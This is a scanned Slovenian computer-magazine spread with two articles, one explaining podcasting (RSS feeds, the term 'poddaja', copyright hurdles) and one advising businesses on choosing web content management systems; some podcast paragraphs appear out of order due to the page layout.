
posnete glasbene podlage ustrezno skrajšati, da bi zadostili pravnim zahtevam. In čeprav gre za dokaj neumen pravniški kavelj, se utegne zgoditi, da bo to postala ena izmed glavnih zavor za vsesplošno uveljavitev poddaj v bližnji prihodnosti. Vsaj do takrat, ko bo pravna stroka, lastniki avtorskih pravic in mediji našli skupen jezik.

## PREDAVANJA V MP3-KLJUČU

Vsekakor pa to ne bo ovira za vse, ki želijo ponuditi svoje avtorske vsebine in imajo ob tem tudi kaj povedati ter pritegniti uporabnike. Tu so meje določene zgolj s kreativnostjo,

## PRAVI RAZMAH PRIHAJA V VIDEO

Zvočni podcasti pa so, kot prikrito namigujemo že ves čas, zgolj začetek. Menimo, da bo pravi razmah prišel z videom. In pri tem ne mislimo zgolj na medijske hiše, izobraževalne ustanove in druge organizacije, ki bodo svoje vsebine lahko ponudile komurkoli, kadarkoli in kjerkoli. V mislih imamo namreč tudi povsem običajne uporabnike, ki s svojimi mobilniki ali digitalnimi kamerami že zdaj snemajo video trenutke, pa naj gre za utrinke iz vsakdanjega življenja, rojstne dneve, zabave, pomembne družinske dogodke, nevsakdanje



Podcast je internetni ekvivalent samodejno posnetim radijskim in TV-oddajam.

tematiko, politično obarvane kolumne in vse drugo, kar si lahko zamislimo. V Sloveniji lahko na primer na spletnem portalu **RTV Slovenija** ([www.rtvsl.si/podcasti](http://www.rtvsl.si/podcasti)) najdemo dve poddaji: **Radio Ga Ga** in **Toplovod**. Med slovenskimi znanimi osebnostmi je na področju poddaj že dlje časa prisoten tudi že omenjeni Jonas Ž ([www.jonas.si](http://www.jonas.si)).

## KAVELJ 22

Zdi se, da mora vsaka dobra stvar imeti svoj »ampak«, in tudi tu ne gre drugače. Problem je namreč v **avtorskih pravicah**. Če so lastniki avtorskih pravic še nekako požirali pretočni avdio in video ter se bili pripravljeni vsaj minimalno pogajati glede višine in narave denarnih nadomestil, so **pri podcastingu nepopustljivi**. Pretočne vsebine lahko vsaj teoretično jemljemo kot radijski ali TV-signal, čeprav gre tehnično za prenos in presnemavanje oziroma kopiranje, narava podcastinga pa je že v osnovi takšna, da sloni na **prenosu in shranjevanju vsebin**. In čeprav je moč z ustrezno programsko opremo shraniti pretočni avdio in video na disk za kasnejšo uporabo, je posamezna epizoda poddaje pravzaprav že kodirana **datoteka MP3 ali MPEG**, ki jo lahko uporabnik brez posebne truda **nelegalno distribuira naprej**. Obstaja kar nekaj primerov v sodobni praksi velikih medijskih hiš, ki omogočajo podcaste, ko so morali običajne radijske oddaje zaradi že

tehnologija pa je tako enostavna, da jo lahko uporablja vsakdo. Na tem mestu velja tudi omeniti izjemno vlogo, ki jo podcasting že ima na področju **izobraževanja**. Predavanja, okrogle mize, delavnice, navodila – vse to je zdaj resnično postalo dostopno z relativno majhnim tehnološkim vložkom. Ker se poddaje lahko prenašajo v prenosne MP3- (pa tudi video!) predvajalnike, je prenos znanja in informacij lažji in prožnejši kot kdaj poprej. Nikakor ne smemo pozabiti tudi na **slepe in slabovidne**, ki jim ta tehnologija prinaša izjemne možnosti.

dogodke, žgečkljive podobe (da, tudi amaterske erotične vsebine se bodo pojavile) ali pa za usmerjena in namerna ustvarjalna dejanja, ki bodo prispevala k novim oblikam komunikacije v družbi in še večji konvergenci ter nemara tudi demokratizaciji medijev. O slednji si glede na dosedanje izkušnje sicer ne upamo imeti preveč optimističnega mnenja, toda tudi upanja ne bomo že kar vnaprej pokopali.

## Jonas Ž. o podcastingu

Jonas Ž. je eden izmed redkih slovenskih TV-zvezdnikov in igralcev, ki ima informacijske tehnologije v majem prstu. Velja tudi za enega izmed prvih slovenskih blogerjev (avtorjev spletnih dnevnikov), internetni javnosti pa je znan predvsem po svoji spletni strani [www.jonas.si](http://www.jonas.si), kjer že dlje časa objavlja spletni dnevnik. Temu je pridružil tudi podcaste ali, kot jih je sam poimenoval, »poddaje«. Da si je z računalništvom zelo blizu, pa priča tudi malce bolj obskuren podatek, saj se je v osemdesetih med drugim kot eden izmed prvih pri nas ukvarjal z nadgradnjo takrat še zgolj angleško govorečih tiskalnikov z nabori slovenskih krilatih znakov (šumnikov). Seveda je bil tudi sodelavec Mojega mikra. Zaradi insiderskega pogleda tako na medije kot na tehnologijo smo ga povprašali, kaj meni o prihodnosti podcastinga.

»Poddajanje gotovo pomeni začetek, prvi korak k novemu vzorcu vizualnih informacij. Televizija, kakršno poznamo danes, se poslavlja, najbrž tudi kinodvorane. Odpira se možnost za popolno demokratizacijo medijev, vsakdo je lahko 'publisher' (naš 'založnik' nekako ni prava beseda). Da o novih vzorcih ustvarjanja vsebin niti ne govorim. Menim pa, da nas čaka še velik boj. Boj za pravo, ne le navidezno demokracijo. Če se je s slednjo Amerika sprijaznila, pa nas, bodoče državljane Interneta (Googla?), ne sme zadovoljiti.«





# Zvok in slika na zahtevo

Minulo leto je v internetnem prostoru zasijala še ena nova beseda: podcasting. Zgodba sega sicer kakšnih šest let nazaj, začetek vzpona pa v leto 2004, ko je tehnologija RSS, s katero je podcasting neločljivo povezan, začela postajati vse bolj priljubljena. Za pravo popularizacijo podcastinga pa lahko štejemo leto 2005, ko je postal modna muha in vsakdanja resničnost. Kaj je torej ta mistični podcasting?

**Piše: Vasja Ocvirk**

vasja.ocvirk@mojmikro.si

**P**odcast je **RSS-vir** z zvočnimi ali video posnetki, ki je na voljo vsem tistim uporabnikom, ki se naročijo nanj. To pomeni, da se vsebine, največkrat kar datoteke MP3, na katere smo se naročili, samodejno in v ozadju prenašajo na naš računalnik in so vedno na voljo za ogled ali poslušanje. Gre za tako imenovano **potisno** (push) posredovanje podatkov, kjer strežnik »potisne« podatke k uporabniku, kar je ravno nasprotno od, denimo, pregledovanja spletnih strani, kjer uporabnik zahteva podatke in jih »povleče« k

sebi (pull). Sicer pa je podcast internetni ekvivalent samodejno posnetim radijskim in TV-oddajam.

## OD KOD IME?

Ime izhaja iz še ene pomembne funkcionalnosti: uporabnik lahko te zvočne ali video vsebine prenese v svoj prenosni predvajalnik. Ker je v ZDA najbolj priljubljen MP3-mlinček prav **Applov iPod**, je ime podcasting logična posledica njegove razširjenosti. Drugi del skovanke je prispevala beseda **broadcasting**. Pri nas se počasi uveljavlja dokaj posrečen izraz »**poddaja**« in »**poddajanje**«, ki si ga je izmislil nihče drug kot **Jonas Ž.** Toda več o tem malce kasneje.

➤ **Idejo so hitro pograbile glasbene skupine, spletne založbe, izobraževalne ustanove, pa tudi klasični mediji, ki so v tej tehnologiji takoj prepoznali logični internetni podaljšek svojega običajnega programa.**

## TEHNOLOGIJA

Vrnimo se k tehnologiji. Kot smo že omenili, je podcast ali poddaja vsebovana v **RSS-viru**. V njem so zapisani URL-naslovi, kjer se so MP3 ali video datoteke oziroma datoteke v drugem sorodnem formatu. Avtor poddaje posname avdio ali video datoteko in jo objavi na spletnem strežniku. Nato lokacijo te datoteke zapiše v formatu XML in standardu RSS v RSS-vir (feed). Tega prav tako objavi na spletni lokaciji. Uporabniki se nato **naročijo** na ta vir in program (podcatcher ali agregator) na njihovi strani datoteke samodejno prenaša in shranjuje na disk. Vsaka takšna datoteka se v tem kontekstu imenuje **epizoda**.

V praksi to pomeni, da si uporabnik namesti enega izmed **odjemalskih programov**, se naroči na ustrezne vire in zabava se lahko prične. Na voljo je precej tovrstnih programov, nekateri združujejo tudi RSS-bralnike, med njimi pa so zelo priljubljeni Appleov iTunes, Juice (bivši iPodder), BitsCast, Primetime Podcast Receiver in še bi lahko naštevati. Seznam najbolj priljubljenih programov si lahko ogledate na spletni strani **Podcasting News** ([www.podcastingnews.com/topics/Podcast\\_Software.html](http://www.podcastingnews.com/topics/Podcast_Software.html)), kjer je tudi seznam virov, na katere se lahko naročimo. Kakorkoli že izbira je velika, saj gre za hitro rastoči trend, zato tudi ne čudi, da je na voljo tudi precej programov za ustvarjanje poddaj, še zlasti pa so zanimivi spletni servisi, ki omogočajo to storitev.

sistemi za samostojno upravljanje spletnih vsebin

# Potreba po ažurnosti informacij

Potreba po vsakodnevem objavljanju ali posodabljanju večjega števila spletnih strani je problem, s katerim se srečujejo številni lastniki spletnih strani. Rešitev so sistemi za upravljanje spletnih vsebin.

**Piše: Radoš Skrt**

rados.skrt@mojmikro.si

Čas, ki poteče od nastanka potrebe po objavi določenih informacij na spletni strani do njene objave, in stroški, ki so s tem procesom povezani, lahko pomenijo eno ključnih prednosti ali pa slabosti spletnega nastopa. Če so postopki za objavo informacij na spletni strani preveč zapleteni in tudi predragi (kar je še posebej pogost pojav pri kompleksnih in vsebinsko zelo obsežnih spletnih mestih), lahko privedejo to tega, da se vsebina na spletni strani preprosto ne posodablja oziroma se ne posodablja tako pogosto, kot bi se to lahko. Na daljši rok se kaže tak odnos do vsebine v njeni čedalje manjši ažurnosti, relevantnosti in verodostojnosti, kar prej ali slej zmanjša priliv obiskovalcev na spletno stran.

## ZUNANJI VZDRŽEVALCI VSEBINE?

Podjetja, ki za posodabljanje spletne vsebine najemajo zunanje izvajalce, se lahko poleg večjih stroškov srečajo tudi s problemi, ki so povezani z odzivnim časom vzdrževalcev vsebine. Veliko podjetij namreč tarna, da pogostokrat mine preveč časa od posredovanja zahtevka za spremembo vsebine do njegove izpolnitve. Za marsikatero podjetje, ki je prepuščeno na milost in nemilost zunanjih vzdrževalcev vsebine, je lahko tak odnos poguben, saj lahko neažurna vsebina povzroči poleg odliva obiskovalcev s spletne strani tudi veliko poslovno škodo.

## REŠITVE ZA SAMOSTOJNO UPRAVLJANJE SPLETNIH VSEBIN

Podjetjem, ki se srečujejo s takšnimi in podobnimi težavami, bi še kako prav prišla takšna programska rešitev, ki bi jim omogočila, da brez znanja spletnega programiranja popolnoma sami upravljajo z vsebino kot tudi s celotno spletno stranjo. Ker imajo vsa podjetja potrebo po minimiranju stroškov na vseh ravneh poslovanja in čimbolj enostavni objavi ažurnih informacij na spletni strani, se zdijo sistemi za upravljanje vsebin (Content Management

Systems; v nadaljevanju: sistemi CMS) ena od optimalnih rešitev za zadovoljitev omenjenih potreb. Ker so sistemi CMS namenjeni samostojnemu ustvarjanju, urejanju in vzdrževanju spletnih vsebin ter upravljanju s celotno spletno stranjo, se lahko tako podjetja z njihovo pomočjo delno ali v celoti izognejo stroškom vzdrževalnih pogodb ali pa stroškom povezanih z najemom programerjev, ki skrbijo za posodabljanje vsebine.

## PREDNOSTI IN SLABOSTI REŠITEV CMS

Zaradi vse večjega povpraševanja po programskih rešitvah, ki odpravljajo omenjene težave, doživljamo v zadnjih letih pravo ekspanzijo komercialnih (plačljivih) in odprtokodnih (brezplačnih) sistemov za upravljanje s spletnimi vsebinami. Čeprav so sistemi CMS namenjeni različnim tipom spletnih strani in pokrivajo zelo raznolik spekter funkcionalnosti, lahko rečemo, da imajo vsaj v osnovi enoten skupen cilj: enostavno (brez programiranja in urejanja HTML kode) omogočiti objavo vsebin na spletni strani, ne da bi imel uporabnik pri tem težave z načinom in obliko prikaza.

Uporabnost sistemov CMS se kaže v tem, da omogočajo preprosto in celovito obvladovanje spletnega mesta tudi tehnično nepodkovanim uporabnikom. Za spreminjanje vsebine na spletni strani namreč ni potrebno poznavanje programskih jezikov in internetnih tehnologij. Urejanje spletnih vsebin s pomočjo sistema CMS je resnično zelo enostavno opravilo, ki je zelo podobno uporabi urejevalnikov besedil, kot sta npr. Word ali Notepad. Poleg enostavne uporabe je ena izmed poglavitnih prednost uporabe sistema CMS tudi ta, da lahko uporabnik prek spletnega brskalnika kadarkoli in od koderkoli ureja vsebino spletnega mesta.

Ne glede na vrsto spletne prisotnosti (predstavljena stran, trgovina, portal ...) boste tako lahko z uporabo ustreznega sistema CMS vse spremembe na spletni strani opravili hitro, enostavno in predvsem takrat, ko boste to želeli. In ne samo to, v skrb za ažurnost spletne predstavitve boste lahko vključili tudi svoje sodelavce. Dostop do sistema CMS ima lahko namreč več oseb znotraj podjetja, kar pomeni, da se lahko opravilo vzdrževanja spletnih strani porazdeli med točno določene osebe (npr. prodajni referent spreminja cenike, kadrovnik skrbi za ažurnost podatkov o zaposlenih, tržnik za akcijsko ponudbo ipd.). Z uporabo sistema CMS boste tako lahko svoje obiskovalce red-

no razveseljevali s svežimi in aktualnimi informacijami, z novostmi iz svojega prodajnega programa, z akcijskimi ponodbami, novimi članki, nasveti, zanimivostmi ...


Poleg urejanja besedil, kjer boste med drugim imeli možnost upravljanja z vrsto, velikostjo, barvo in slogom pisave, boste lahko vplivali tudi na poravnavo besedila, dodajali, brisali in urejali boste lahko slike, tabele, grafe, izdelke v spletni trgovini, hipertbesedilne povezave, fotografije in podobno. Pri urejanju vsebine je za uporabnike še kako pomemben podatek, da je videz vsebinskih posodobitev, ki jih opravimo znotraj sistema CMS, enak končnemu videzu na spletni strani (načelo WYSIWYG: What you see is what you get). Sistemi CMS pa ne omogočajo le urejanja vsebine, temveč tudi celovito upravljanje spletnega mesta, vključno z njegovo strukturo (krmarjenjem), oblikovno podobo, pravicami uporabnikov in z vsemi moduli, ki so vključeni v spletno mesto (ankete, forum, novice ipd). Tako lahko npr. z uporabo sistema CMS uporabniki popravijo in dodajajo novice, ki se prikazujejo na osrednji strani njihove spletne strani, kar v urejevalniku, ki je v sistemu, ne da bi se ukvarjali z oblikovanjem novice v kodi HTML ali z njenim prenosom v spletni strežnik.

Kljub vsem funkcionalnostim, ki jih omogočajo sistemi CMS, se morate zavedati, da ni vsak sistem CMS primeren za vsak tip spletne strani. Nekateri sistemi puščajo tako malo kreativne svobode, da lahko že takoj po prihodu na določeno spletno stran več, s katerim sistemom je bila narejena. To je seveda posledica uporabe že vnaprej pripravljenih predlog, istega tipa krmarjenja ter dodatnih modulov, ki delujejo po istem načelu in imajo zelo podoben videz. Ko že ravno omenjamo videz spletne strani, narejene s sistemom CMS, velja omeniti še nekaj zelo pomembnega. Čeprav so enostavnost rokovanja in možnost spreminjanja in nastavljanja oblikovnih predlog zaželeni lastnosti vsakega sistema CMS, pa te prednosti niso tako nedolžne, kot se zdijo na prvi pogled. Izdelovalci spletnih strani še posebej opozarjajo na nevarnost, do katere pride, ko po zaključku projekta prepustijo spletno stran, ki so jo izdelali, v samostojno upravljanje naročniku. Ta lahko namreč pri uporabi orodja CMS začne pretiravati z uporabo orodnih vrstic, ki omogočajo oblikovne popravke. Tako se lahko kaj hitro zgodi, da uporabnik zaradi svojih »kreativnih podvigov«, ki s pravo estetiko nimajo nič skupnega, popolnoma zmaliči oblikovno podobo spletnih strani. Tisti, ki imajo dovoljenje za spreminjanje vsebine, še posebej radi pretiravajo z velikostjo in poudarjanjem pisave ter z uporabo večjega števila barvnih odtenkov pisave.

Na težave, povezane s predajo projekta naročniku, in z začetkom njegovega upravljanja spletne strani prek sistema CMS, nas je

↙ **Sistemi CMS omogočajo hitro, enostavno in samostojno posodabljanje vsebine spletnih strani tudi uporabnikom brez posebnega tehničnega znanja, zato so za podjetja najcenejša in najučinkovitejša rešitev.**





**Preveč kreativne svobode pri urejanju vsebine lahko vpliva na slab videz spletne strani.**

opozoril tudi **Tomaž Leban, oblikovalec pri Inetia.com**: »Del stroškov uporabe sistemov za upravljanje z vsebinami predstavlja izobraževanje uporabnikov, ki bodo vanj vnašali vsebine. Čeprav se zdi samo vnašanje vsebin precej enostavno opravilo, je vseeno treba vedeti, katere podatke lahko vnašamo. Težave nastanejo predvsem pri kopiranju besedil in tabel iz dokumentov MS Office (Word, Excel ...). Problem lahko nastane tudi pri oblikovni enotnosti dokumentov. Ko CMS prevzame naročnik, oblikovalec ponavadi nad obliko vnesenih dokumentov nima več nadzora. Zaradi tega je priporočljivo podati smernice tistemu, ki bo zadolžen za urejanje vsebine. Veliko lastnosti je mogoče nastaviti znotraj sistema (barva in velikost naslovov in besedila, barva ozadja, poravnave itd.), vendar pa je končna postavitev dokumentov odvisna od osebe, ki vnaša vsebino.«

Zadovoljstvo, ki ga lahko prinese uporaba sistema CMS, je tako v marsičem povezano s pravilnostjo njegove uporabe in z zmogljivostjo učinkovitega izkoriščanja funkcionalnosti, ki jih sistem ponuja. Prednosti sistemov CMS pa lahko poleg lastnikov spletnih strani s pridom izkoriščajo tudi podjetja, ki se ukvarjajo z izdelavo spletnih strani, saj jim lahko uporaba sistema CMS zagotavlja poleg večje preglednosti nad celotnim spletnim mestom tudi velike časovne in stroškovne prihranke na račun hitrejših izdelav spletnega mesta (predvsem v primerih izdelave tipskih spletnih strani), kar se ne nazadnje pozna tudi na večjem zaslužku pri posameznemu projektu.

## ZA ENEGA PREDNOST, ZA DRUGEGA SLABOST

Na prednosti in slabosti, ki jih imajo rešitve CMS, gleda vsak uporabnik drugače. Kako tudi ne, ko pa ima vsak lastnik spletne strani svoje potrebe in želje, ki jih mora izpolnjevati sistem CMS. Kar je za nekoga prednost, je lahko za dru-

gega slabost, in obratno. Težave, s katerimi se srečujejo uporabniki sistemov CMS, lahko nastanejo tudi izključno kot posledica izbire med komercialno in odprtokodno različico sistema. Poleg nekaterih osnovnih prednosti, ki jih uporabnikom prinašajo komercialni sistemi CMS (ponudnik daje podporo uporabnikom, omogoča nadaljnji razvoj sistema, sistem lahko za doplačilo prilagodi posebnim željam uporabnikov), pa je lahko njihova uporaba povezana tudi z določenimi slabostmi. V prvi vrsti velja omeniti stroške

nakupa programske opreme in nadaljnega vzdrževanja, ki se jim z uporabo odprtokodne rešitve lahko izognemo. Veliko dodatnih stroškov lahko povzročijo tudi nove funkcionalnosti, ki jih želimo prek sistema vključiti na spletno stran, in dodatne prilagoditve sistema.

Določene slabosti pa imajo seveda tudi odprtokodni sistemi CMS. Uporabniki se lahko srečajo s precejšnjimi težavami, če se razvoj sistema ustavi ali pa če zaide v slepo ulico, kar pri brezplačnih različicah sploh ni

tako redek pojav. Ker se ves razvoj odvija na prostovoljni podlagi, razvijalci ne dajejo jamstev za pravilno delovanje sistema kot tudi ne jamstev, da bodo skrbeli za popravke in nadgradnje sistema in da bodo zagotavljali pomoč uporabnikom. Je pa po drugi strani res, da nam zaradi odprte kode lahko pomaga in opravlja nadgradnje skoraj vsak programer, ki obvlada jezik PHP.

## POMEMBNO JE OHRANITI NEODVISNOST

Ne glede na to, ali se boste odločili za komercialno ali odprtokodno izvedbo sistema CMS, je pomembno to, da boste postali neodvisni od razvijalca oziroma skrbnika vaše spletne strani in od njihovega razpoložljivega časa. Če boste uporabljali eno izmed brezplačnih odprtokodnih različic sistemov CMS, se vam bo neodvisnost od licenčne programske opreme in od zunanjih izvajalcev poznala tudi na debelejši denarnici, saj boste lahko prihranili velik delež denarja, ki ste ga doslej namenjali za posodabljanje in vzdrževanje svoje spletne strani. Treba pa je vedeti, da se kljub uporabi brezplačne programske opreme ne boste mogli v celoti izogniti stroškom, povezanih z vzdrževanjem spletnih strani, saj boste morali v stroške všteti čas, ki ga boste za vzdrževanje porabili sami ali pa vaši sodelavci znotraj podjetja. Nikakor pa si ne zatiskajte oči tudi pred stroški, ki so povezani z uvajanjem sistema, izobraževanjem uporabnikov in morebitnim prilagajanjem sistema CMS kot posledica vaših posebnih potreb in želja.

## Zakaj izbrati odprtokodni sistem CMS?

- Ali želite zmanjšati stroške povezane z vzdrževanjem spletne strani?
- Ali ste naveličani izgovorov spletnih oblikovalcev in programerjev, da trenutno nimajo časa za urejanje vaše spletne strani?
- Bi želeli sami posodabljati vsebino svoje spletne strani?
- Bi želeli svojo spletno stran nadgraditi z novimi funkcionalnostmi (prijava na e-novice, anketa, forum, aktualno, obrazec za povpraševanje ...)?



Pregled toka prenosa podatkov  
Vir slike: www.oblikovanje.com

## Po katerih tehničnih značilnostih se lahko razlikujejo sistemi CMS

- Licenca: odprtokodna rešitev, licenčna rešitev
- Osnova; Windows, Linux, Mac ...
- Spletni strežnik: IIS, Apache, Zope ...
- Orodje aplikacije: Perl, Python, .NET, J2EE, PHP, Cold Fusion ...
- CMS ogrodje: AxKit, Cocoon, Midgard, Zope ...
- Programski jezik: PHP, Python, Perl, VB, Java ...
- Podatkovni strežnik: MySQL, PostgreSQL, Oracle, SQL Server, ODBC ...

## sistemi za samostojno upravljanje spletnih vsebin

### KAJ OMOGOČAJO SISTEMI CMS?

Čeprav deluje večina sistemov za upravljanje z vsebinami po podobnem načelu, pa se med seboj najbolj razlikujejo po uporabnosti in po številu ter namembnosti različnih možnosti. Med najpogostejše ponujene možnosti sistemov CMS bi lahko prišteli naslednje:

- hitro in preprosto urejanje ter oblikovanje vsebin;
- možnost vključitve zunanjih slogov CSS, kar je z vidika samostojnega oblikovanja podobe spletne strani še kako pomembno;
- dodajanje in urejanje slik, tabel, grafov, povezav;
- samostojno urejanje strukture strani spletnega mesta – izdelava menijev in podmenijev;
- vključevanje že vnaprej izdelanih modulov ali obrazcev za vnos podatkov na spletne strani (npr. aktualne novice, anketa, forum, galerija, poštni seznam);
- možnost dodajanja dokumentov na spletno stran (datoteke pdf, zip ...);
- časovno vodena objava vsebine (določimo, lahko kdaj se naj določena vsebina objavi in kako dolgo naj se prikazuje na spletni strani);
- možnost uvoza in izvoza podatkov (v Word, Excel, Access ...);
- izdelava podatkov za RSS-sisteme vsebin;
- ustvarjanje metaoznak, ki so pomembne za uvrščanje spletne strani v iskalnikih;
- možnost dodeljevanje pravic upravljanja (večuporabniški sistem z upravljanim dostopom področnih urednikov do posameznih vsebin);
- možnost administriranja uporabnikov;
- podrobna statistika obiskanosti spletnega mesta;
- večjezična podpora, ki omogoča postavitev strani v več jezikovnih različicah;
- arhiviranje podatkov.

Seznam možnosti sistemov CMS, bi lahko nadaljevali v nedogled. Večina sistemov CMS je zasnovanih **modularno**, kar pomeni, da so zelo prilagodljivi glede dodajanja novih in spreminjanja obstoječih zmožnosti v skladu s potrebami in zahtevami naročnika.

### NEKAJ NASVETOV PRED IZBIRO SISTEMA CMS

Naj vas pri izbiri ustrezne rešitve nikar ne zavede **veliko funkcij**, ki so lahko vključene v osnovno namestitve posameznega sistema CMS. Zgoditi se vam namreč lahko, da večine teh možnosti sploh ne boste potrebovali. In ne samo to, zaradi obsežnosti lahko postane takšna rešitev **zahtevna za uporabo** in za upravljanje. Z vidika funkcionalnosti je pomembno predvsem to, ali lahko brez težav in nadgradenj izvajamo najosnovnejša opravila.

#### Preverite osnovne in dodatne zmožnosti sistema

Zato je pri izbiri ustreznega sistema CMS bolj kot število različnih funkcij priporočljivo preveriti, **katere zmožnosti ponuja osnovna namestitve**, koliko **dodatnih funkcij** oziroma modulov

je na voljo, kako zahtevna je njihova vključitev v sistem in kakšne so možnosti prilagoditve samega sistema. Pomembno je namreč, ali lahko CMS **prilagodimo** svojim zahtevam in željam oz. kolikšen delež teh zahtev lahko z izbiro določene rešitve izpolnjujemo. Ker se spletne strani nenehno razvijajo in rastejo, je še kako pomembno, da bo izbrani sistem CMS **sledil vaši rasti** in da bo zmožen zadostiti vsem vašim potrebam, ki jih boste imeli v prihodnosti. Pri mnogih rešitvah so namreč možnosti za dodelavo minimalne ali pa povezane z dodatnimi visokimi stroški. Optimalno bi bilo, da bi izbrana rešitev omogočala popolno prilagodljivost in razširljivost glede na želje in zahteve uporabnika. V povezavi s to problematiko morate pred izbiro ustreznega sistema poiskati tudi odgovore na naslednja vprašanja: Kako je poskrbljeno za tekoče vzdrževanje sistema? Kako je poskrbljeno za razvijanje dodatnih funkcionalnosti in nadgradenj? Kako široka skupnost uporabnikov razvija dodatke za sistem?

#### Tudi odprta koda ni povsem brezplačna

Človeška narava je takšna, da človek ni prav zadovoljen z nobeno stvarjo, tudi s takšno ne, ki jo dobi brezplačno v uporabo in mu prihrani ogromno stroškov. Verjetno ni zaman nastal pregovor: »Podarjenemu konju se ne gleda v zobe.« Tako je tudi z **odprtokodnimi sistemi CMS**. Čeprav jih dobimo popolnoma zastonj in ponujajo večino zelenih zmožnosti, vedno nergamo, da to in ono ne deluje tako, kot bi moralo, da bi bila lahko določena funkcionalnost veliko boljše ipd. Veliko bolj konstruktivno bi bilo razmišljanje, da bi del denarja, ki smo ga privarčevali pri nakupu, namenili v **izboljšanje in dograditev** obstoječih zmožnosti. Tako bi lahko po veliko ugodnejši ceni od komercialnih različic dobili program, ki bi popolnoma ustrežal našim potrebam.

#### Želite sistem CMS samostojno prilagoditi?

Za vse tiste, ki imajo dovolj znanja za samostojne prilagoditve sistema CMS, bo še posebej pomembno tudi to, kako prefinjena in **očiščena je programska koda** sistema in kako dobro je komentirana in dokumentirana. Posamezne prednosti sistema so lahko pri **slabo napisani dokumentaciji**, ki onemogoča učinkovito prilagajanje sistema, kaj hitro izničene. Za podjetja, ki izdelujejo spletne strani s pomočjo CMS sistemov, je z vidika funkcionalnosti sistema CMS še posebej pomembno, v kakšni meri lahko sami vplivajo na **postavitev in videz strani**, kako zahtevno je spreminjanje že vnaprej pripravljenih oblikovnih predlog, ali je mogoč uvoz že narejenih predlog ipd.

#### Ocenite zahtevnost in stroške uporabe sistema CMS

Tako za razvijalce kot za lastnike in vzdrževalce spletnih strani je ena ključnih postavk pri izbiri ustreznega CMS rešitve tudi **zahtevnost njegove uporabe**. Ker je lahko uporaba kompleksnega sistema CMS povezana z dragim **izobraževanjem**, ki je nujno potrebno, da ga boste znali uporabljati, je priporočljivo, da pred izbiro

kateregakoli sistema približno ocenite čas, ki bo potreben za uvajanje vseh uporabnikov sistema (od vnašalcev vsebine do urednikov sistema). Za uporabnike je pomembno tudi to, kam se lahko pri težavah obrnejo po pomoč in kako dobro so napisana navodila za uporabo sistema.

**Navodila za uporabo** so še kako pomembna pri **namestitvi sistema** v strežnik in pri vzpostavitvi zbirke, ki jo sistemi CMS potrebujejo za svoje delovanje. Ker je pri tem opravilu potrebno tehnično znanje, ga bodo »neračunalničarji« brez ustrezne strokovne pomoči težko izvedli. Ker se namestitev sistema na srečo izvede samo enkrat, pa naj vas še tako zahteven postopek namestitve že vnaprej ne odvrne od uporabe sistema. Bistvena dejavnika za izbiro sta namreč enostavnost uporabe in učinkovitost delovanja. Sodbe o učinkovitosti posameznih sistemov se razlikujejo od uporabnika do uporabnika. Nepisano pravilo pravi, da je sistem CMS dober prav toliko, kolikor njegove funkcionalnosti (in možne prilagoditve) zadostujejo potrebam vsakega posameznega uporabnika.

#### So s sistemom CMS povezane dodatne programske ali strojne zahteve?

Če bi se radi izognili nepotrebnim dodatnim stroškom, se pozanimajte, ali potrebujete za delovanje izbrane rešitve CMS tudi kakšno dodatno **programsko ali strojno opremo** oziroma ali strežnik, kjer gostujete s spletno stranjo, sploh ustreza pogojem delovanja sistema CMS (večina odprtokodnih sistemov CMS zahteva podporo za skriptni jezik PHP in zbirko podatkov MySQL). Zato se pozanimajte, na katerem operacijskem sistemu, na kakšni vrsti strežnika in na kakšni podatkovni zbirki deluje CMS ter katero vrsto in različico programskega jezika podpira (npr. PHP4, PHP5). Ker je del stroškov vaše spletne predstavitev povezan tudi s stroški gostovanja, ne bo odveč preveriti, koliko razpoložljivega **prostora v strežniku** imate na voljo, saj vam lahko namestitev sistema CMS zaradi njegove velikosti in uporabe podatkovne zbirke prinese višje mesečne stroške gostovanja.

#### Preverite varnostne vidike

In ne nazadnje: priporočljivo je preveriti tudi, kako varen je sistem CMS pred morebitnimi **zlorabami**, kako so zaščiteni podatki v strežniku, kako je poskrbljeno za izdelavo rezervnih kopij podatkov in kakšne so možnosti prenosa podatkov na drug sistem.

#### Preverite več sistemov in izkušnje drugih

